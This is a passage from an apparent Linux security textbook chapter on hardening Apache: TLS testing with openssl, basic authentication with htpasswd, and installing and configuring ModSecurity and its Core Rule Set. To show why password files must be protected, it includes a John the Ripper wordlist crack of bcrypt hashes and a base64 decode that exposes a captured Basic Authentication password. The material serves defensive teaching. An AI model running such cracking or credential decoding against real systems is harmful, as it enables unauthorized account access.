subject=/C=US/ST=Maryland/L=Towson/O=Towson University/OU=Security Laboratory/
CN=markab.stars.example
issuer=/C=US/ST=Maryland/L=Towson/O=Towson University/OU=Security Laboratory/
CN=markab.stars.example
---
No client certificate CA names sent
Server Temp Key: DH, 1024 bits
---
SSL handshake has read 1867 bytes and written 374 bytes
Verification error: self signed certificate
---
New, SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
```

```

Protocol : TLSv1
Cipher   : DHE-RSA-AES256-SHA
Session-ID: BEEB4D2C23B659CA7BDC3036E608B395D026A6457ECB67EE471024D230B4FD64
Session-ID-ctx:
Master-Key: 04EEFAB65602A417BC2D5F2FE7A1FBBDEF4EAA6233EFEDC76CA2573A68
               F2698EF4F3C42AEF27BF2AB93CCAF54ABB7055
PSK identity: None
PSK identity hint: None
SRP username: None
Start Time: 1523243111
Timeout   : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: no
---
```

Examining the output, the user can see that this is a self-signed certificate. The connection uses SSLv3 with the cipher DHE-RSA-AES256-SHA. These can be compared with the values set during the server configuration.

Once `openssl s_client` has established the encrypted connection, the user can make an HTTP request and receive the result.

GET / HTTP/1.1
Accept: text/html
Host: markab.stars.example

```

HTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 03:05:20 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Mon, 09 Apr 2018 02:57:38 GMT
ETag: "17000f-a8-91896c80"
Accept-Ranges: bytes
Content-Length: 168
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
  <title>SSL Test Page for markab.stars.example</title>
</head>
<body>
This is the SSL test page for markab.stars.example
```

```
</body>
</html>
closed
```

Basic Authentication

One approach to controlling access to a web site is by basic authentication. A user that connects to a web site protected by basic authentication is asked to provide a user name and a password to proceed (Figure 14-3). If the client authenticates, then the requested resource is returned.




Figure 14-3. An example of a basic authentication request by Firefox 52.2 on OpenSuSE 42.3

htpasswd

To configure Apache to protect a portion of a web site, a list of authorized users and credentials must first be created; this is done with the tool `htpasswd`. On OpenSuSE systems through OpenSuSE 13.2, this tool is named `htpasswd2`. Beginning with OpenSuSE 42.1, `htpasswd2` is a symlink to `htpasswd`. The `htpasswd` tool is installed with Apache on most distributions, but it is not included by default on Ubuntu 13.10, 14.04, 14.10, or Mint 16, 17, 17.1, 17.2, or 17.3. For these systems it can be installed with

```
jmaxwell@freia ~ $ sudo apt-get install apache2-utils
```

Different versions of `htpasswd` have slightly different available options. As an example, on OpenSuSE 42.1, available options include the following.

```
wei:~ # htpasswd
Usage:
      htpasswd [-cimBdpsDv] [-C cost] passwordfile username
      htpasswd -b[cmBdpsDv] [-C cost] passwordfile username password
      htpasswd -n[imBdps] [-C cost] username
      htpasswd -nb[mBdps] [-C cost] username password
-c  Create a new file.
-n  Don't update file; display results on stdout.
```

- b Use the password from the command line rather than prompting for it.
- i Read password from stdin without verification (for script usage).
- m Force MD5 encryption of the password (default).
- B Force bcrypt encryption of the password (very secure).
- C Set the computing time used for the bcrypt algorithm
(higher is more secure but slower, default: 5, valid: 4 to 31).
- d Force CRYPT encryption of the password (8 chars max, insecure).
- s Force SHA encryption of the password (insecure).
- p Do not encrypt the password (plaintext, insecure).
- D Delete the specified user.
- v Verify password for the specified user.

On other systems than Windows and NetWare the '-p' flag will probably not work.
The SHA algorithm does not use a salt and is less secure than the MD5 algorithm.

To create the authentication file /etc/apache2/passwd containing the user cgauss using bcrypt hashes, run the command:

```
wei:~ # htpasswd -c -B /etc/apache2/passwd cgauss
New password: <enter password here>
Re-type new password: <enter password here>
Adding password for user cgauss
```

Additional users (with passwords hashed with bcrypt) can then be added.

```
wei:~ # htpasswd -B /etc/apache2/passwd gmonge
New password: <enter password here>
Re-type new password: <enter password here>
Adding password for user gmonge
wei:~ # htpasswd -B /etc/apache2/passwd sgermain
New password: <enter password here>
Re-type new password: <enter password here>
Adding password for user sgermain
```

The contents of the password authentication file should not be included within a server's DocumentRoot and should not be provided to clients. An attacker on Kali able to download the saved password hashes can use tools like John the Ripper to try to crack the passwords.

```
root@kali:~# john --wordlist=/usr/share/wordlists/metasploit/password.lst ./hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1!      (gmonge)
password1!      (sgermain)
password1!      (cgauss)
```

```
3g 0:00:03:20 DONE (2018-04-10 20:57) 0.01494g/s 440.2p/s 1320c/s 1320C/s
vagrant..password1!
```

Use the "--show" option to display all of the cracked passwords reliably
Session completed

This output shows that John attempted 1,320 cracks per second for these bcrypt hashes.
Running the same process on the same accounts and passwords on the same machine but using
the (default) MD5 hashes yields more than 51,000 cracks per second.

Configuring Basic Authentication

To require basic authentication before allowing clients access to a portion of a web site, an AuthType directive can be used. For example, to require basic authentication before users can access files in the directory /srv/www/ssl/safe, the following configuration can be used.

```
<Directory "/srv/www/ssl/safe">
    AuthType Basic
    AuthName "Wei Protected Files"
    AuthUserFile /etc/apache2/passwd
    Require valid-user
</Directory>
```

These directives can be included in the configuration file(s) for the web server; they can also be added to .htaccess files in the proper subdirectory, provided AllowOverride has been appropriately set.

The AuthType Basic directive specifies that the directory is protected by basic authentication. The AuthName directive provides the name of the security boundary; it is passed on to the client and appears in the dialog box requesting authentication. The AuthUserFile specifies the name of the file containing the password hashes created with htpasswd. The last directive, Require valid-user tells the server to allow access to any valid user in the authenticated users file. It is possible to restrict access to a single user or group of users with the AuthGroupFile directive.

When a resource is protected by basic authentication, requests for that resource are met with an HTTP 401 Authorization Required response. A typical browser request and response has the form

```
GET /safe/index.html HTTP/1.1
Host: atria.stars.example
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.5)
Gecko/2008121911 CentOS/3.0.5-1.el5.centos Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
```

```

Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://atria.stars.example/
If-Modified-Since: Mon, 08 Dec 2014 20:41:48 GMT
If-None-Match: "26539-33-509ba749bd3e8"

HTTP/1.1 401 Authorization Required
Date: Mon, 08 Dec 2014 20:52:29 GMT
Server: Apache/2.2.15 (CentOS)
WWW-Authenticate: Basic realm="Atria Safe HTTP Files"
Content-Length: 486
Connection: close
Content-Type: text/html; charset=iso-8859-1

... Output Deleted ...

```

After the user provides their credentials, a new request is made of the server.

```

GET /safe/index.html HTTP/1.1
Host: atria.stars.example
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.5)
Gecko/2008121911 CentOS/3.0.5-1.el5.centos Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://atria.stars.example/
If-Modified-Since: Mon, 08 Dec 2014 20:41:48 GMT
If-None-Match: "26539-33-509ba749bd3e8"
Authorization: Basic Y2dhdXNzOnBhc3N3b3JkMSE=

```

The HTTP header “Authorization” of the subsequent request contains the authorization information used by the server. This is the Base64 encoding of the client’s username and password separated by a colon and can be trivially decoded.

```
[root@atria ~]# echo Y2dhdXNzOnBhc3N3b3JkMSE= | base64 --decode
cgauss:password1!
```

Any directory protected by basic authentication must also be protected by SSL/TLS.

ModSecurity

ModSecurity is a web application firewall that is used to protect web servers and their clients from attack. It is a rule-based system that checks requests and responses against a flexible set of rules. These rules can be used to log or block traffic to and from the server. The OWASP project¹³ provides an open source set of rules, called the ModSecurity Core Rule Set (CRS). Rules in the CRS check for misconfigured or malformed HTTP traffic, common web application attack techniques, sensitive data leaving the server, and a host of other checks.

Installing ModSecurity

The source code for ModSecurity is available from the web site <https://www.modsecurity.org/>; however, most of the Linux distributions under consideration include a version of ModSecurity in either their primary or an associated software repository. ModSecurity 3.0.0 was released in December 2017, so the systems under consideration would have used an earlier version while the systems were initially deployed.

Installing ModSecurity on CentOS

ModSecurity is included in the base repository for CentOS 7, it and can be installed with the command

```
[root@tsih ~]# yum install mod_security
```

On CentOS 5/6, ModSecurity is not included in the base repository, but is included in the Extra Packages for Enterprise Linux (EPEL) repository; instructions for the use of EPEL are provided in the Notes and References section. Once the repository is added, ModSecurity is installed with `yum install mod_security` in the same fashion as CentOS 7.

On CentOS systems, the name of the Apache module is `mod_security2`. On CentOS 7, this module is loaded into the Apache configuration in the file `/etc/httpd/conf.modules.d/10-mod_security.conf`. This file also loads `mod_unique_id`, which is required for ModSecurity. On CentOS 5/6, these modules are loaded by `/etc/httpd/conf.d/mod_security.conf`. This file also contains the primary ModSecurity configuration directives for all versions of CentOS.

Installing ModSecurity on OpenSuSE

ModSecurity is included in the primary software repository for OpenSuSE systems. It has the name `apache2-mod_security2` and can be installed via zypper.

```
alphard:~ # zypper install apache2-mod_security2
```

¹³https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

To use ModSecurity, two modules are needed: `security2` and `unique_id`. These need to be included in the `APACHE_MODULES` line from `/etc/sysconfig/apache2` and Apache restarted. These modules are loaded into the Apache configuration through the file `/etc/apache2/sysconfig.d/loadmodule.conf`.

The default configuration file for ModSecurity is `/etc/apache2/conf.d/mod_security2.conf`.

Installing ModSecurity on Ubuntu and Mint

On Ubuntu and Mint systems, ModSecurity is available in the Universe repository, but the name varies with the release.

- Ubuntu 11.04, Mint 11: `libapache-mod-security`
- Ubuntu 11.10 - 13.10, Mint 12-16: `libapache2-modsecurity`
- Ubuntu 14.04+, Mint 17+: `libapache2-mod-security2`

To install ModSecurity, enable the Universe repository and install the package. As an example, on Ubuntu 15.04, the administrator can run

```
jmaxwell@stereoskopia:~$ sudo apt install libapache2-mod-security2
```

On the most recent versions of Ubuntu (13.10+) or Mint (16+), this process creates the file `/etc/apache2/mods-enabled/security2.load` with the `LoadModule` directive to add the module `security2_module`; it also creates the file `/etc/apache2/mods-enabled/unique_id.load` with the `LoadModule` directive to load `unique_id_module`, which is required for ModSecurity. The primary configuration file for ModSecurity is `/etc/apache2/mods-enabled/security2.conf`. That file sets the data directory for persistent data and loads configuration files from `/etc/modsecurity/*.conf`. That directory contains the file `/etc/modsecurity/modsecurity.conf-recommended` which needs to be renamed to `/etc/modsecurity/modsecurity.conf` to serve as the configuration file for ModSecurity.

```
jmaxwell@kalliope ~ $ sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
```

On older versions of Ubuntu (11.10-13.04) and Mint (12-15), the process creates the file `/etc/apache2/mods-enabled/mod-security.load` and `/etc/apache2/mods-enabled/unique_id.load` to load both ModSecurity and the required `unique_id_module`. The file `/etc/apache2/mods-enabled/mod-security.conf` loads configuration data from `/etc/modsecurity/*.conf`, but that directory only contains the file `/etc/modsecurity/modsecurity.conf-recommended`, which needs to be renamed to `/etc/modsecurity/modsecurity.conf` before ModSecurity can be used.

Ubuntu 11.04 and Mint 11 create the file `/etc/apache2/mods-enabled/mod-security.load` to load ModSecurity but does not provide a default configuration file. Instead, it includes a sample configuration file in `/usr/share/doc/mod-security-common/examples/modsecurity`.

`conf-minimal`. This can be copied to `/etc/apache2/mods-enabled/mod-security.conf` and used as the default configuration file.

Some 64-bit Mint and Ubuntu systems suffer from a known bug;¹⁴ the file `/etc/apache2/mods-enabled/mod-security.load` loads an XML library with the line

```
LoadFile /usr/lib/libxml2.so.2
```

The issue is that on 64-bit systems, that file is in a different location. Correct the line to:

```
LoadFile /usr/lib/x86_64-linux-gnu/libxml2.so.2
```

Configuring ModSecurity

ModSecurity is complex and powerful, but it needs to be properly configured and tuned before it can be used.

Configuring the Rule Engine

ModSecurity works by comparing traffic to a set of rules, then acting based on those rules; this is controlled by `SecRuleEngine`. If `SecRuleEngine` is set to `On`, then rules are processed, while if `SecRuleEngine` is set to `Off` then they are not. It can also be set to the value `DetectionOnly`; in this mode the rules are processed, but no modifications to the traffic are made; traffic that matches a drop, block, or deny rule is merely logged.

Different distributions have different default values for this directive, so it should be configured before ModSecurity is used.

ModSecurity needs to be configured for access to the bodies of requests (which contain POST data) or responses (which would enable ModSecurity to identify data leakage). These are controlled by the directives `SecRequestBodyAccess` and `SecResponseBodyAccess`; these can be set `On` or `Off`.

ModSecurity Logging

ModSecurity can be used to log the requests that are made of the server. As an example, the configuration file `/etc/httpd/conf.d/mod_security.conf` on CentOS 7.2 contains the directives

```
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus "^(?:5|4(?:!04))"
SecAuditLogParts ABIJDEFHZ
SecAuditLogType Serial
SecAuditLog /var/log/httpd/modsec_audit.log
```

¹⁴<https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=670248>

The directive `SecAuditEngine` can take the values `On`, `Off`, or `RelevantOnly`. In the last case, the audit log includes all transactions that have either triggered a rule or those whose status code is considered relevant. The collection of relevant status codes is specified by the regular expression from `SecAuditRelevantStatus`. This logs status codes 4xx or 5xx except for 404.

The directive `SecAuditType` can have the value `Serial` or `Concurrent`. In the former case, all audit log entries are sent to the same file, while in the latter case a separate file is created for each transaction. The value of `SecAuditLogParts` specifies the elements that are to be recorded. The allowable parts include the following:

- A the audit log header (required)
- B the request headers
- C the request body (`SecRequestBodyAccess` must be set to `On`)
- D not implemented
- E the response body (`SecResponseBodyAccess` must be set to `On`)
- F the final response headers
- H the audit log trailer
- I a replacement for C that records the file parameters for uploaded multipart/form-data, but not the files themselves.
- J information about files uploaded via multipart/form-data.
- Z the final boundary (required)

A more detailed discussion of these components is available at the ModSecurity Reference Manual.¹⁵

ModSecurity also provides error logging; for example, the CentOS 5 configuration contains the directives

```
SecDebugLog /var/log/httpd/modsec_debug.log
SecDebugLogLevel 0
```

These set the location of the ModSecurity debugging log and its level. The level can take values between 0 (no logging) and 9 (log everything). Log levels above 3 can slow the system down and are recommended only when debugging ModSecurity itself. Log levels 1, 2, and 3 correspond to errors, warnings, and notices, and are copied to the Apache error log regardless of the ModSecurity log level, so unless the administrator is debugging ModSecurity, usually no changes need to be made to these directives.

¹⁵<https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual>. This manual covers both ModSecurity 2.x and ModSecurity 3.x. Since ModSecurity 3.0 was released in December 2017, this book only covers ModSecurity 2.x.

ModSecurity Temporary Data

ModSecurity stores data in a pair of files determined by the directives SecTmpDir and SecDataDir. The first is used for temporary data and the second for session data. Both directories must exist and be writeable by the web server. On Mint 18, for example, the sample configuration file /etc/modsecurity/modsecurity.conf-recommended includes the directives

```
# -- Filesystem configuration -----
# The location where ModSecurity stores temporary files (for example, when
# it needs to handle a file upload that is larger than the configured
# limit).
#
# This default setting is chosen due to all systems have /tmp available
# however, this is less than ideal. It is recommended that you specify a
# location that's private.
#
SecTmpDir /tmp/
# The location where ModSecurity will keep its persistent data. This
# default setting is chosen due to all systems have /tmp available
# however, it too should be updated to a place that other users can't
# access.
#
SecDataDir /tmp/
CentOS in /etc/httpd/conf.d/mod_security.conf includes the directives
SecTmpDir /var/lib/mod_security
SecDataDir /var/lib/mod_security
```

The directory /var/lib/mod_security is configured so that the Apache user has access to the directory, but other users do not; for example, on CentOS 7.2

```
[root@tsih ~]# ls -l -d /var/lib/mod_security
drwxrwx---. 2 apache root 6 Jun  9 2014 /var/lib/mod_security
```

Some distributions, including older versions of OpenSuSE, Mint, and Ubuntu do not include SecTmpDir and SecDataDir directives in their default ModSecurity configuration files so they need to be added manually.

ModSecurity Rules

To use ModSecurity, rules are required. As an example, add the following testing rule to /etc/httpd/conf.d/mod_security.conf on a CentOS 7.2 system:

```
SecRule ARGS, "zzz" phase:1,log,deny,status:503,id:1
```

This rule tells ModSecurity that if the request has an argument containing the text “zzz” then the request should be logged, and the request denied with a 503 Service Unavailable error.

Restart Apache with both ModSecurity installed and the new testing rule. A check of the Apache Error logs /var/log/httpd/error_log shows that ModSecurity is installed and running.

```
[Sat Apr 14 13:28:51.010627 2018] [:notice] [pid 9247] ModSecurity for
Apache/2.7.3 (http://www.modsecurity.org/) configured.
[Sat Apr 14 13:28:51.010634 2018] [:notice] [pid 9247] ModSecurity: APR compiled
version="1.4.8"; loaded version="1.4.8"
[Sat Apr 14 13:28:51.010636 2018] [:notice] [pid 9247] ModSecurity: PCRE compiled
version="8.32 "; loaded version="8.32 2012-11-30"
[Sat Apr 14 13:28:51.010638 2018] [:notice] [pid 9247] ModSecurity: LUA compiled
version="Lua 5.1"
[Sat Apr 14 13:28:51.010639 2018] [:notice] [pid 9247] ModSecurity: LIBXML
compiled version="2.9.1"
[Sat Apr 14 13:28:51.072949 2018] [auth_digest:notice] [pid 9247] AH01757:
generating secret for digest authentication ...
[Sat Apr 14 13:28:51.073574 2018] [lbmethod_heartbeat:notice] [pid 9247] AH02282:
No slotmem from mod_heartmonitor
[Sat Apr 14 13:28:51.075890 2018] [mpm_prefork:notice] [pid 9247] AH00163:
Apache/2.4.6 (CentOS) OpenSSL/1.0.0e-fips configured -- resuming normal operations
```

If a client makes a request for a web page, say the page <http://tsih.stars.example/index.html>, then Apache and ModSecurity correctly serve the page. On the other hand, if the parameter “zzz” is passed with the request, say as a GET parameter for the variable a in a request like <http://tsih.stars.example/index.html?a=zzz>, then the server returns a 503 error to the client, and the error log /var/log/httpd/error_log contains the line

```
[Sat Apr 14 13:43:26.825770 2018] [:error] [pid 9257] [client 10.0.2.90]
ModSecurity: Access denied with code 503 (phase 1). Pattern match "zzz" at ARGS:a.
[file "/etc/httpd/conf.d/mod_security.conf"] [line "55"] [id "1"] [hostname "tsih.
stars.example"] [uri "/"] [unique_id "WtI9voNyuYl6dJ0tQ9ku2AAAAAE"]
```

CHAPTER 14 APACHE AND MODSECURITY

The ModSecurity audit log `/var/log/httpd/modsec_audit.log` contains more detail.

```
--34599479-A--  
[14/Apr/2018:13:43:26 --0400] WtI9voNyU16dJ0tQ9ku2AAAAAE 10.0.2.90 39514  
10.0.2.96 80  
  
--34599479-B--  
GET /?a=zzz HTTP/1.1  
Host: tsih.stars.example  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
  
--34599479-F--  
HTTP/1.1 503 Service Unavailable  
Content-Length: 299  
Connection: close  
Content-Type: text/html; charset=iso-8859-1  
  
--34599479-E--  
  
--34599479-H--  
Message: Access denied with code 503 (phase 1). Pattern match "zzz" at ARGS:a.  
[file "/etc/httpd/conf.d/mod_security.conf"] [line "55"] [id "1"]  
Action: Intercepted (phase 1)  
Stopwatch: 1523727806825633 226 (- - -)  
Stopwatch2: 1523727806825633 226; combined=23, p1=21, p2=0, p3=0, p4=0, p5=2,  
sr=0, sw=0, l=0, gc=0  
Response-Body-Transformed: Dechunked  
Producer: ModSecurity for Apache/2.7.3 (http://www.modsecurity.org/).  
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips  
Engine-Mode: "ENABLED"  
  
--34599479-Z--
```

The contents are split by a transaction ID number along with the part as defined by `SecAuditLogParts`. The request itself is shown in Part B (GET /?a=zzz HTTP/1.1) and the response in Part F (HTTP/1.1 503 Service Temporarily Unavailable). Part H provides the file (/etc/httpd/conf.d/mod_security.conf) and the line number (55) of the rule that triggered the alert.

ModSecurity Core Rule Set (CRS)

Rather than build rules, an administrator can download and install the ModSecurity Core Rule Set. These rules can block many kinds of attacks, including SQL injection, cross-site scripting, PHP code injection, and local/remote file inclusion.

Installing the CRS on CentOS

The core rule set (CRS) is included in the primary repository for CentOS 7 and in the EPEL repository for CentOS 5/6. It can be installed with the command

```
[root@gienah ~]# yum install mod_security_crs
```

The primary configuration file for the rules is /etc/httpd/modsecurity.d/modsecurity_crs_10_config.conf. One set of rules is provided, the base rules, in /usr/lib/modsecurity.d/base_rules/.

On CentOS 5/6 the primary configuration file for ModSecurity /etc/httpd/conf.d/mod_security.conf includes the directives

```
Include modsecurity.d/*.conf
Include modsecurity.d/activated_rules/*.conf
```

CentOS 7 is similar but uses IncludeOptional instead of Include. These directives load the default CRS configuration and rule set into Apache, which will run after Apache is restarted.

The directory /etc/httpd/modsecurity.d/activated_rules contains symlinks to the rules located in /usr/lib/modsecurity.d/base_rules/.

Installing the CRS on OpenSuSE

Support for the CRS on OpenSuSE in the original repositories is spotty. The CRS is available in the OpenSuSE repository for some recent releases, but not all. The packages `owasp-modsecurity-crs`, `owasp-modsecurity-crs-base_rules`, `owasp-modsecurity-crs-experimental_rules`, `owasp-modsecurity-crs-optional_rules`, and `owasp-modsecurity-crs-slr_rules` are available for OpenSuSE 42.3, 42.2, and 13.2; however, they are not available for OpenSuSE 42.1. These packages are also available for OpenSuSE 12.3 and 13.1; however, these packages provide version 2.2.6 of the rules, which requires¹⁶ ModSecurity 2.7 or later. The same repository only provides ModSecurity 2.6, so if the rules are installed, then Apache fails to start.

Making the situation more complicated, the package `apache2-mod_security2` used to install ModSecurity on OpenSuSE also includes some CRS rules, though these are in different places depending on the distribution. On OpenSuSE 13.1, for example, the rules are contained in the

¹⁶See <http://sourceforge.net/p/mod-security/mailman/mod-security-users/?viewmonth=201209>

directory `/usr/share/doc/packages/apache2-mod_security2/rules`, while on OpenSuSE 42.1 they are contained in `/usr/share/apache2-mod_security2/rules/`. Although the rules are present on the system, they are not enabled by default.

Finally, for OpenSuSE 42.2 or 42.3, if the zypper packages containing the CRS rules are installed and ModSecurity enabled, then Apache will fail to start. The underlying issue appears to be the fact that the package `apache2-mod_security2` creates and includes in the Apache configuration the file `/usr/share/apache2-mod_security2/rules/modsecurity_crs_10_setup.conf`, while the package `owasp-modsecurity-crs` creates and includes in the Apache configuration the file `/usr/share/owasp-modsecurity-crs/modsecurity_crs_10_setup.conf`. example. These define some of the same ModSecurity rules, which results in Apache failing to start because of duplicated rule IDs.

Installing the CRS on Ubuntu and Mint

On Ubuntu 11.10 and later and Mint 12-15, the package `modsecurity-crs` is installed when the primary ModSecurity package is installed. This package installs the CRS to `/usr/share/modsecurity-crs`. For Mint 16 and later, the package `modsecurity-crs` is marked as recommended, but not automatically installed; it must be installed manually using apt.¹⁷

On Ubuntu 11.10-16.04 and Mint 12-18, one of the 2.x versions of the CRS is provided. For these systems, the name of the CRS configuration file varies between releases; on older versions it is named `/usr/share/modsecurity-crs/modsecurity_crs_10_config.conf` while on recent versions of Mint and Ubuntu up through 16.10, it is named `/usr/share/modsecurity-crs/modsecurity_crs_10_setup.conf`. Four sets of rules are provided: base rules, experimental rules, optional rules, and Spider Labs (slr) rules. These rules are in subdirectories of `/usr/share/modsecurity-crs/`. The rules are not activated by default.

To use these rules, update the primary ModSecurity configuration file `/etc/modsecurity/modsecurity.conf` with the location of the activated rules and the main CRS configuration file with directives like

```
Include /usr/share/modsecurity-crs/modsecurity_crs_10_setup.conf
Include /usr/share/modsecurity-crs/activated_rules/*.conf
```

Create the directory `/usr/share/modsecurity-crs/activated_rules`, if necessary, and create the symlinks to the base rules,

```
leuler@Eagle:~$ for f in `ls /usr/share/modsecurity-crs/base_rules/`; do sudo ln -s /usr/share/modsecurity-crs/base_rules/$f /usr/share/modsecurity-crs/activated_rules/$f; done
```

¹⁷Installing `modsecurity-crs` may also include the extra package `libapache2-modsecurity`, but this is a dummy transitional package.

Restart Apache to begin using the CRS.

Ubuntu 17.04 and 17.10 use version 3.0.0-3 of the CRS, with a radically different rule structure. The file /etc/apache2/mods-enabled/security2.conf includes the directive

```
IncludeOptional /usr/share/modsecurity-crs/owasp-crs.load
```

This loads the primary configuration file for the CRS, which is /etc/modsecurity/crs/crs-setup.conf; it also loads the CRS rules, including /usr/share/modsecurity-crs/rules/*.conf. Once ModSecurity is enabled, the CRS is also enabled; no additional work is needed.

Installing the CRS from Source

Another option is to install the CRS from source. The rules are available from <https://github.com/SpiderLabs/owasp-modsecurity-crs/releases>, beginning with version 2.2.5 of the rules.

Notes and References

Each month, Netcraft releases the results of their web server survey; these results can be found at <http://news.netcraft.com/archives/category/web-server-survey/>.

Apache 2.2 reached its end of life at the start of 2018 and is no longer maintained. Apache has excellent online documentation; visit <http://httpd.apache.org/docs/2.2/> for information about the 2.2 series and <http://httpd.apache.org/docs/2.4/> for information about the 2.4 series.

The HTTP status code registry at <http://www.iana.org/assignments/http-status-codes/http-status-codes.xhtml> lists the various HTTP status codes, including providing references to the defining RFC.

A complete list of Apache Custom log format strings is provided by the Apache documentation at http://httpd.apache.org/docs/2.4/mod/mod_log_config.html#formats.

Rory McCann has developed and released a Python library, apache-log-parser, which reads Apache logs; it is available from <https://pypi.python.org/pypi/apache-log-parser/>. Jochen Voss has written a Python script to parse Apache access logs in combined format using regular expressions; it is available at <http://www.seehuhn.de/blog/52>.

A must-read source for more information about SSL and TLS is <https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices>. To truly understand SSL and TLS, get the (updated 2017 edition of the) book

- *Bulletproof SSL and TLS: Understanding and Deploying SSL/TLS and PKI to Secure Servers and Web Applications*, Ivan Ristic. Feisty Duck, June 2017.

An excellent tutorial on how to set up SSL security on Apache systems is also available at https://raymii.org/s/tutorials/Strong_SSL_Security_On_Apache2.html.

The text uses Mozilla's cipher recommendation https://wiki.mozilla.org/Security/Server_Side_TLS and <https://mozilla.github.io/server-side-tls/ssl-config-generator/>; another recommendation is available from <https://cipherli.st/>.

Jamie Nguyen has a guide on how to set up a complete OpenSSL Certificate Authority at <https://jamielinux.com/docs/openssl-certificate-authority/index-full.html>.

The SSL Checklist for Pentesters from http://www.exploresecurity.com/wp-content/uploads/custom/SSL_manual_cheatsheet.html is a great reference, both for attackers as well as for defenders who want to validate an SSL configuration.

For more detail on the process of basic authentication, check out RFC 2617 (<https://tools.ietf.org/html/rfc2617>) and its follow-on RFC 7235 (<https://tools.ietf.org/html/rfc7235>).

The reference manual for ModSecurity is available online at <https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual>. Another good book is

- *ModSecurity Handbook, 2nd edition*, Christian Folini, Ivan Ristic. Feisty Duck, July 2017.

Apache includes a guide to securing web servers at http://httpd.apache.org/docs/current/misc/security_tips.html.

Running netstat on a system running Apache can sometimes return confusing results. Consider, for example, an OpenSuSE 12.1 system in its default configuration. A check of netstat shows

```
nunki:~ # netstat -nlptv
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address      State      PID/Program name
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN     1962/sshd
tcp        0      0 127.0.0.1:631       0.0.0.0:*          LISTEN     728/cupsd
tcp        0      0 :::80              :::*                  LISTEN     2755/httpd2-
                                                prefork
tcp        0      0 :::22              :::*                  LISTEN     1962/sshd
tcp        0      0 ::1:631             :::*                  LISTEN     728/cupsd
```

This listing appears to suggest that Apache is listening on TCP/80 for IPv6, but not for IPv4. Indeed, checking for just IPv4 connections shows

```
nunki:~ # netstat -nlptv --inet
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address      State      PID/Program name
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN     1962/sshd
tcp        0      0 127.0.0.1:631       0.0.0.0:*          LISTEN     728/cupsd
```

However, a check from an external host shows that the server is reachable via IPv4. The issue is that Apache can handle IPv4 connections using IPv4-mapped IPv6 addresses. This behavior

can be changed when Apache is compiled but is the default on non-BSD platforms. To prevent Apache from listening on both IPv4 and IPv6 addresses, the `Listen` directive can be modified; consider the directive

```
Listen 0.0.0.0:80
```

This tells Apache to listen on any IPv4 address, but not on any IPv6 address. See <http://httpd.apache.org/docs/2.2/bind.html#ipv6> for details on Apache 2.2 and <http://httpd.apache.org/docs/2.4/bind.html#ipv6> for details on Apache 2.4.

Configuring EPEL

The Extra Packages for Enterprise Linux (EPEL) repository contains many useful software packages. The EPEL repositories are updated with current versions of software. Because CentOS 5 is no longer supported, the corresponding EPEL is no longer being actively updated.

To use this repository, create the file `/etc/yum.repos.d/epel.repo` with data that depends on the version and architecture:

CentOS 5 32-bit

```
[epel]
name=EPEL
baseurl=http://archives.fedoraproject.org/pub/archive/epel/5/i386/
gpgcheck=1
gpgkey=http://archives.fedoraproject.org/pub/epel/RPM-GPG-KEY-EPEL-5
```

CentOS 5 64-bit

```
[epel]
name=EPEL
baseurl=http://archives.fedoraproject.org/pub/archive/epel/5/x86_64/
gpgcheck=1
gpgkey=http://archives.fedoraproject.org/pub/epel/RPM-GPG-KEY-EPEL-5
```

CentOS 6 32-bit

```
[epel]
name=EPEL
baseurl=http://archive.fedoraproject.org/pub/epel/6/i386/
gpgcheck=1
gpgkey=http://archive.fedoraproject.org/pub/epel/RPM-GPG-KEY-EPEL-6
```

CentOS 6 64-bit

```
[epel]
```

